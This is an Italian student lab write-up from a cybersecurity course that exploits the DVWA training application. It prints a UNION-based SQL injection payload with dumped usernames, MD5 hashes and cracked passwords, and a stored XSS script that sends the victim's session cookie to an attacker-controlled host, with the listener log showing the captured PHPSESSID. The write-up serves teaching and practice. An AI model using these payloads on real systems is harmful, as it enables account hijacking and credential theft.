



S6/L5 Epicode Cybersecurity

Vulnerability Exploit



Nel progetto di oggi viene rischiato di sfruttare le vulnerabilità di DVWA per un SQL injection blind ed un XSS stored.

Per l'SQL injection blind inseriamo il codice visibile nell'immagine per ottenere l'elenco utenti e gli hash delle password.

User ID:

Submit

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: admin  
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: gordonb  
e99a18c428cb38d5f260853678922e03
```

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: 1337  
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```



Tramite SQLmap procediamo quindi a decifrare gli hash e creiamo la tabella visibile sotto.

Database: dvwa

Table: users


[5 entries]

user_id		user	avatar	password	last_name	first_name
1		admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2		gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3		1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4		pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5		smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob




Per quanto riguarda l'XSS stored, andiamo nella pagina ad esso dedicata ed inseriamo questo codice.

Name *	<input type="text" value="cookie"/>
Message *	<div><pre><script>window.location='http://192.168.50.100:1337/?cookie=' + document.cookie</script></pre></div>
	<input type="button" value="Sign Guestbook"/>



Nel frattempo, tramite terminale, inseriamo questo codice in python per intercettare i cookie di sessione e visualizzarli.



```
kali@kali: ~  
  
(kali@kali)-[~]  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
192.168.50.100 - - [12/Jan/2024 15:44:12] code 404, message File not found  
192.168.50.100 - - [12/Jan/2024 15:44:12] "GET /cookie=security=low;%20PHPSESSID=3fb585c9cc108bb5b197a84044474409 HTTP/1.1" 404 -  
192.168.50.100 - - [12/Jan/2024 15:44:12] code 404, message File not found  
192.168.50.100 - - [12/Jan/2024 15:44:12] "GET /favicon.ico HTTP/1.1" 404 -  
192.168.50.100 - - [12/Jan/2024 15:44:19] code 404, message File not found  
192.168.50.100 - - [12/Jan/2024 15:44:19] "GET /cookie=security=low;%20PHPSESSID=3fb585c9cc108bb5b197a84044474409 HTTP/1.1" 404 -
```